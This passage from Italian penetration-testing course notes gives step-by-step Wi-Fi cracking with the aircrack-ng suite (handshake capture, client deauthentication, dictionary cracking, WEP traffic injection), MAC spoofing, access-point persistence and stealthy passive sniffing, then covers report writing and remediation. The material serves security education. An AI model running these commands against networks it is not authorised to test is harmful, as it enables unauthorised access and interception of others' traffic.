(not associated)	08:...:97	-64	0 - 1	0	11	davinci

- BSSID: Parametri di interesse per la rete target Ø Indirizzo MAC
- CH: Parametri di interesse per la rete target, è il canale sul quale opera la rete
- ESSID: Parametri di interesse per la rete target

2) Mediante il seguente comando è possibile analizzare il traffico generato da/verso l'AP per catturare i pacchetti relativi al four-way handshake che serviranno successivamente per il WPA cracking: > airodump-ng wlan0mon -c 6 -bssid 0A:[...]:97 -w wifcrack

Non appena airdump-ng avrà individuato i pacchetti relativi al Four-way Handshake lo segnalerà

Digitiamo il seguente comando: aireplay-ng -0 3 -a 0A:[...]:97 -c 00:[...]:E1 wlan0mon

aireplay-ng consente di de-autenticare il Client, iniettando pacchetti nel suo flusso di comunicazione con l'AP forzandolo così ad eseguire un nuovo Four-way Handshake, che sarà intercettato tramite airodump-ng.

Arrestato airdump-ng, possiamo osservare che sono stati generati 5 file: wifcrack-01.cap, wifcrack-01.csv, wifcrack-01.kismet.csv, wifcrack-01.kismet.netxml, wifcrack-01.log.csv. Questi file sono analizzabili tramite wireshark.

3) Mediante il seguente comando è possibile effettuare il brute-force della password a partire dai pacchetti catturati: > aircrack-ng -w rockyou.txt -b 0A:[...]:97 wifcrack-01.cap
Il file rockyou.txt è un dizionario di password.

WEP Cracking

Il processo di WEP cracking è simile a quello di WPA cracking ed include:

1. Identificazione della rete target
2. Cattura del traffico relativo al meccanismo di autenticazione
3. Attacco di tipo brute force sui dati catturati

Il WEP cracking richiede di catturare «un numero sufficiente» di Vettori di Inizializzazione (IV).

Esempio: 1) Mediante i seguenti comandi mettiamo la scheda Wi-Fi in monitor mode e identifichiamo la rete target:

```
> airmon-ng start wlan0
> airodump-ng wlan0mon
```

2) Mediante il seguente comando è possibile catturare il traffico relativo alla rete Wi-Fi target: airodump-ng -c 11 -w belkincrack -bssid C0:4A:00:5A:F9:04 wlan0mon

3) In determinate circostanze il traffico generato da/verso l'AP potrebbe non essere sufficiente per poter effettuare il cracking. **NOTA:** È necessaria una grande quantità di IV per poter effettuare l'attacco con successo. Mediante il comando aireplay-ng è possibile generare una quantità ulteriore di traffico (e quindi anche di IV): aireplay-ng -3 -b C0:4A:00:5A:F9:04 wlan0mon. **NOTA:** il comando deve essere digitato su un terminale diverso.

Osservando il terminale dove è in esecuzione airodump-ng possiamo notare che la quantità di dati catturata è notevolmente aumentata a seguito dell'esecuzione del comando precedente. Ottenuta la quantità di dati richiesta, usando un terzo terminale (senza chiudere i precedenti due), avviamo la fase di WEP cracking: aircrack-ng belkincrack-01.cap.

Aircrack-ng potrebbe indicare che non ci sono abbastanza IV e che riproverà ad effettuare il WEP cracking quando gli IV saranno abbastanza. Una volta catturata una quantità sufficiente di IV, il cracking della chiave WEP richiederà pochi secondi. La semplicità (e la rapidità) nel condurre questo attacco hanno portato al passaggio dalla protezione basata su WEP a quella basata su WPA.

PixieWPS

Strumento che permette di effettuare il brute-force offline del PIN WPS di un Access Point. Il nome PixieWPS deriva dall'attacco Pixie-Dust scoperto da Dominique Bongard. Per poter operare necessita di una grande quantità di informazioni spesso eseguito in combinazione con altri strumenti. Si avvia digitando: pixiewps.

Wifite

Strumento che utilizza la suite Aircrack-ng e si basa anche su altri strumenti utilizzati per il Wi-Fi (PixieWPS e Reaver). Permette di catturare traffico ed ottenere le credenziali di autenticazione per reti protette mediante WEP, WPA/WPA2 e WPS. Una volta avviato, wifite metterà automaticamente la scheda Wi-Fi in Monitor Mode ed inizierà la scansione delle reti wireless. Se la vulnerabilità WPS è presente, Wifite è in grado di determinare sia la chiave WPA/WPA2 che il PIN, altrimenti tenterà di effettuare il brute-force della password WPA/WPA2.

Fern Wifi Cracker

Strumento con interfaccia grafica, scritto in Python, utilizzabile per test di sicurezza in reti wireless.

11.3 Post Cracking

Se si ottiene la chiave pre-condivisa WPA/WPA2 o WEP è possibile autenticarsi alla rete e possiamo cercare altri dispositivi messi in rete, sfruttare le vulnerabilità scoperte, ecc.

11.3.1 MAC Spoofing

Alcuni AP consentono la connessione solo a dispositivi con determinati indirizzi MAC o determinati tipi di MAC. Controllo molto comune usato nelle reti wireless. Se si riesce ad ottenere una chiave WPA/WPA2 (o WEP) ma non si riesce ad accedere alla rete target è probabile che essa utilizzi meccanismi di MAC filtering. È possibile bypassare il MAC filtering utilizzando il comando macchanger. Permette di sostituire l'indirizzo MAC di un dispositivo (Client) con un nuovo indirizzo che potrebbe consentire l'accesso di tale dispositivo alla rete target Ø Un indirizzo MAC può essere facilmente individuato tramite ricognizione (ed eventualmente cracking).

11.3.2 Persistence

Dopo l'accesso alla rete wireless potrebbe essere necessario impostare meccanismi di persistenza. Per impostarli è necessario operare sull'AP (router wireless) di solito questi router si trovano all'inizio (o alla fine) dello spazio di indirizzamento della WLAN a cui ci si connette.

Esempio: connettendosi alla rete PenTestWEP e digitando il comando iwconfig è possibile notare che l'indirizzo IP dell'interfaccia Wi-Fi è 192.168.1.101, con ogni probabilità, l'indirizzo IP dell'AP sarà 192.168.1.1

La maggior parte degli AP dispone di un'interfaccia Web-based che permette la sua gestione.

11.4 Wireless Sniffing

Esistono due tecniche generali per lo sniffing del traffico all'interno di una rete wireless:

- Sniffing attivo: effettuato quando si è autenticati e connessi alla rete target. Es: utilizzo di attacchi di tipo Man in the Middle mediante strumenti quali Ettercap
- Sniffing passivo di tutto il traffico che è possibile catturare tramite l'interfaccia wireless e successiva decifratura mediante l'opportuna chiave (di solito recuperata tramite tecniche di cracking). Lo sniffing passivo presenta alcuni vantaggi rispetto a quello attivo poiché non vi è connessione alla rete target, non vengono lasciate tracce causate dall'accesso. Catturare passivamente il traffico e decifrarlo in un secondo momento permette di diminuire la probabilità di essere scoperti. È possibile utilizzare il comando airodump-ng per effettuare lo sniffing del traffico da/verso la rete target: airodump-ng wlan0mon -c <canale> -bssid <MAC_BSSID_ReteTarget> -w wificrack

Capitolo 12

Documentazione e Reporting

12.1 Documentazione e Verifica dei Risultati

Un pentester dovrebbe registrare tutte le azioni che ha svolto. Tutti gli input e gli output degli strumenti utilizzati per il penetration testing dovrebbero essere memorizzati così da garantire, se necessario, che i risultati siano riproducibili da parte del committente. Un committente potrebbe avere necessità di simulare i passi effettuati dal pentester. La documentazione, la preparazione dei report e l'eventuale presentazione sono attività che devono essere affrontate in maniera strutturata e consistente con i risultati ottenuti. Anche un piccolo errore potrebbe portare a problemi legali. L'obiettivo di queste attività dovrebbe essere quello di:

- evidenziare tutte le potenziali debolezze riscontrate nell'ambiente target
- fornire prove a supporto delle debolezze riscontrate
- indicare chiaramente i possibili modus operandi dell'attaccante
- gli strumenti e le tecniche utilizzate
- le vulnerabilità scoperte e quelle sfruttate
- i possibili rimedi per risolvere (o mitigare) le vulnerabilità

Alcune procedure possono essere utili per verificare i risultati ottenuti:

- Prendere appunti dettagliati su ciascun passo effettuato durante il processo di penetration testing
- Creare un template in cui possano essere inseriti i risultati prodotti da ogni singolo strumento utilizzato
- per ogni strumento utilizzato sarebbe utile ripetere il test 3 volte prima di trarre conclusioni definitive
- non basarsi su un singolo strumento e non utilizzarne solo di automatici

12.2 Tipi di Report

12.2.1 Executive Report

È un report breve e conciso. Fornisce una visione ad alto livello dei risultati prodotti dal penetration testing. Enfatizza l'impatto che tali risultati potrebbero avere dal punto di vista della strategia aziendale. È rivolto ai dirigenti dell'organizzazione che ha commissionato il penetration testing. Dovrebbe contenere i seguenti elementi (sezioni) di base

- Obiettivi del Progetto: definisce i criteri concordati tra il pentester ed il committente del progetto di penetration testing
- Classificazione del Rischio delle Vulnerabilità: descrive i livelli di rischio (ad es., critico, alto, medio, e basso) utilizzati nel report. Questi livelli dovrebbero essere chiaramente descritti e differenziati così da evidenziare, in termini di gravità, le problematiche tecniche di sicurezza caratterizzate da ciascun livello
- Executive Summary: descrive brevemente lo scopo e l'obiettivo del penetration testing in base alla metodologia di testing concordata Ø Evidenzia anche il numero di vulnerabilità scoperte e sfruttate con successo
- Statistiche: fornisce statistiche, ad un alto livello di astrazione, sulle vulnerabilità rilevate nell'organizzazione target. Le statistiche possono essere anche mostrate mediante grafici.
- Matrice dei Rischi: quantifica e classifica tutte le vulnerabilità rilevate. Identifica le risorse potenzialmente interessate. Elenca brevemente le scoperte, i riferimenti ed i suggerimenti.

La chiarezza e la sinteticità sono due elementi chiave dell'Executive Report. Non è necessario fornire i dettagli tecnici alla base dei risultati del testing ma bisogna fornire informazioni di facile e rapida fruizione derivanti da tali risultati. La dimensione complessiva di un Executive Report dovrebbe variare tra le due e le quattro pagine

12.2.2 Management Report

Affronta i problemi di sicurezza dell'organizzazione target dal punto di vista normativo e della conformità. Le parti chiave che dovrebbero essere incluse in tale report sono le seguenti:

- Raggiungimento della Conformità: contiene una lista di standard noti e, per ciascuno di tali standard, descrive l'attuale stato di sicurezza dell'organizzazione target rispetto ad esso
- Metodologia di Testing: descrive brevemente la metodologia di testing impiegata. Fornisce supporto ai responsabili del management nel capire il ciclo di vita del processo di penetration testing
- Assunzioni e Limitazioni: evidenzia fattori noti che possono aver impedito al pentester di raggiungere un particolare obiettivo
- Gestione dei Cambiamenti e della Configurazione: descrive metodi e procedure strategiche per gestire, dal punto di vista della sicurezza, eventuali modifiche/cambiamenti nell'organizzazione target
 - Cambiamenti hardware
 - Cambiamenti software
 - Cambiamenti nel personale
 - Cambiamenti nell'infrastruttura fisica dell'organizzazione
 - Etc

12.2.3 Technical Report

Sviluppato per i tecnici che dovranno gestire le problematiche di sicurezza rilevate nell'organizzazione target. Tale report dovrebbe descrivere in dettaglio tutte le vulnerabilità rilevate, come tali vulnerabilità possono essere sfruttate, il potenziale impatto dal punto di vista economico di tali vulnerabilità, come possono essere sviluppate soluzioni per eliminare (o mitigare) tali vulnerabilità.

Un tipico Technical Report dovrebbe contenere le seguenti sezioni:

- Security Issues: le problematiche di sicurezza emerse durante il processo di penetration testing dovrebbero essere descritte in maniera chiara e dettagliata. Per ciascuna vulnerabilità rilevata è necessario fornire l'elenco delle risorse interessate (Ad es., l'indirizzo IP della macchina interessata), le sue implicazioni, eventuali riferimenti a fonti esterne, suggerimenti per eliminare o mitigare tale vulnerabilità.
- Vulnerabilities Map: fornisce un elenco delle vulnerabilità scoperte nell'infrastruttura target (asset). Ognuna delle quali dovrebbe essere facilmente abbinata all'identificativo della risorsa. Ad esempio, all'indirizzo IP ed al nome della macchina target
- Exploits Map: elenco degli exploit utilizzati con successo nei confronti dell'infrastruttura target (asset). È importante menzionare se l'exploit è privato o di pubblico dominio.
- Best Practices: evidenzia aspetti di progettazione, implementazione e procedure operative di sicurezza mancati nell'organizzazione target. Ad es., l'implementazione di politiche di sicurezza perimetrale.

12.3 Penetration Testing Report

Tipicamente, un penetration testing report dovrebbe contenere le seguenti sezioni (o sottosezioni):

- Cover Page: dovrebbe includere dettagli quali: i loghi delle aziende coinvolte nel processo di penetration testing, azienda che lo ha commissionato ed azienda che lo ha eseguito., il titolo del report e eventualmente, una breve descrizione del testing effettuato
- Table of Contents: indice del report
- Executive Summary: indirizzata alla parte gestionale dell'organizzazione che ha commissionato il testing. Scritto specificamente per rivolgersi ad un pubblico non tecnico, presentato in modo tale che sia facilmente comprensibile. In questa sezione andrebbero spiegati in generale i risultati del penetration testing, discusse in generale le eventuali debolezze scoperte e le contromisure non implementate che hanno causato le vulnerabilità. Andrebbe poi inserita la parte di analisi, rischio complessivo determinato sulla base dei risultati del testing, in che misura il rischio di sicurezza diminuirà dopo aver affrontato i problemi emersi ed implementato le appropriate contromisure
- Engagement Highlights:

Pre-ingaggio: vengono discussi tra le parti coinvolte i requisiti legali e le regole di ingaggio

Le Regole di Ingaggio: definiscono come deve essere condotto un processo di penetration testing, quale metodologia deve essere utilizzata e quali strumenti, quali sono le date di inizio e fine del processo, quali sono gli obiettivi, quali sono gli obblighi e le responsabilità, etc

Tutte le regole di ingaggio devono essere reciprocamente concordate tra le parti prima dell'inizio del processo di penetration testing. Una rehola di ingaggio dovrebbe contenere almeno una accordo di non divulgazione, lo scopo dell'ingaggio, le macchine target da analizzare, tecniche consentite e non consentite, strumenti consentiti e non consentiti.

- Vulnerability Report: descrizione generale delle vulnerabilità e di come esse vanno ad impattare sulla sicurezza generale dell'organizzazione target
- Remediation Report: Raccomandazioni generali da implementare per migliorare la sicurezza dell'organizzazione target. Rivolto a chi si occupa di stabilire dal punto di vista manageriale le politiche di sicurezza di un'organizzazione , deve essere molto preciso e di facile comprensione
- Findings Summary: vengono presentati i risultati del testing, i punti di forza e di debolezza generali che sono stati rilevati, sommario della valutazione dei rischi. Utilizzo di grafici per permettere una migliore comprensione delle vulnerabilità rilevate. I responsabili tecnici della sicurezza potrebbero essere interessati a questa parte del report così da poter applicare le adeguate contromisure. Numero di vulnerabilità e relativo livello di rischio. Risk Assessment Matrix dove viene mostrato la probabilità e l'impatto causato da un determinato rischio. Vulnerabilities breakdown cioè il numero di vulnerabilità che sono state rilevate per un particolare host
- Detailed Summary: Rivolto ai responsabili della sicurezza ed agli sviluppatori dell'organizzazione target. In questa sezione va descritto in maniera dettagliata come sono state scoperte le vulnerabilità, quali sono le cause alla base delle vulnerabilità, eventualmente, quali strumenti (ad es., exploit) sono stati utilizzati per sfruttare tali vulnerabilità, quali sono i rischi associati alle vulnerabilità, quali sono le raccomandazioni necessarie per eliminare tali rischi.

12.4 Preparazione della Presentazione

Prima di realizzare una presentazione è fondamentale comprendere le conoscenze tecniche e gli obiettivi del committente. È necessario modificare la presentazione in base al committente ed al relativo livello di competenza. In caso contrario, si potrebbe avere una reazione negativa da parte del committente stesso. Il compito principale del pentester dovrebbe essere quello di far capire al committente i potenziali fattori di rischio presenti nell'organizzazione target.

I manager di solito non hanno né il tempo né la preparazione adeguata per comprendere i dettagli tecnici alla base delle vulnerabilità. Ma sono invece interessati a conoscere lo stato attuale della sicurezza dell'organizzazione che gestiscono. Le misure di riparazione che dovrebbero essere adottate per eliminare/mitigare eventuali vulnerabilità. La presentazione dovrebbe poter essere utile e comprensibile da un pubblico sia tecnico che non tecnico.

Le eventuali carenze di sicurezza rilevate dal processo di penetration testing dovrebbero essere descritte senza attaccamento emotivo, limitandosi ai fatti. Il ruolo del pentester è quello di attenersi ai fatti ed alle scoperte dimostrandoli tecnicamente e consigliando, di conseguenza, le azioni correttive (rimedi) più opportune. Un pentester dovrebbe prepararsi in anticipo a rispondere ad eventuali domande, ad esempio, riguardanti i costi.

12.5 Procedure di Post Testing

Le misure di riparazione, gli interventi correttivi e le raccomandazioni sono tutti termini che si riferiscono alle procedure di post testing. Durante queste procedure il pentester agisce come consulente per il team di riparazione presso l'organizzazione target. Al pentester potrebbe essere richiesto di interagire con un certo numero di figure tecniche, aventi background diversi, che siano in grado di supportarlo durante l'analisi di asset complessi. È improbabile che il pentester possieda tutte le conoscenze tecniche necessarie per rimediare ai problemi di sicurezza rilevati presso l'organizzazione target. Per un pentester potrebbe essere impegnativo dover gestire e risolvere ogni singola vulnerabilità in maniera autonoma, senza alcun supporto da parte di esperti. Esistono diverse linee guida che il pentester potrebbe seguire per fornire raccomandazioni al proprio committente, tali raccomandazioni prendono anche il nome di raccomandazioni critiche.

12.5.1 Raccomandazioni critiche

Rielaborare la progettazione della rete dell'infrastruttura target (asset) e verificare la presenza di condizioni sfruttabili a causa delle vulnerabilità indicate nel report. Utilizzare un approccio divide et impera per partizionare in livelli la rete dell'infrastruttura target separando le componenti critiche da quelle pubblicamente esposte. Introdurre se necessario componenti quali IDS/IPS, Firewall, Antivirus, Sistemi di Identity ed Access Management, etc, ottimizzare il funzionamento di tali componenti, così che essi possano garantire sicurezza ed efficienza. Migliorare le competenze degli sviluppatori nella codifica di applicazioni utilizzate dall'organizzazione target. **NOTA:** valutare la sicurezza delle applicazioni ed eseguire verifiche sul codice potrebbe portare ad importanti benefici economici per l'organizzazione target. Gli attacchi lato client o di social engineering sono estremamente difficili (se non impossibili) da fronteggiare ma potrebbero essere mitigati formando in maniera opportuna il personale dell'organizzazione. **NOTA:** la mitigazione dei problemi di sicurezza dell'organizzazione target secondo le raccomandazioni fornite dal pentester potrebbe richiedere ulteriori indagini, ad es., per garantire che qualsiasi modifica in un sistema non influenzi le sue caratteristiche funzionali.

Utilizzare contromisure per garantire la sicurezza fisica:

- Controllo degli accessi meccanico ed elettronico
- Allarmi anti-intrusione
- Monitoraggio Closed Circuit Television (CCTV)
- Identificazione del personale (Biometria, smart surveillance, etc)

Aggiornare regolarmente tutti i sistemi di sicurezza necessari per garantire la riservatezza, l'integrità e la disponibilità dell'ambiente IT (asset) dell'organizzazione target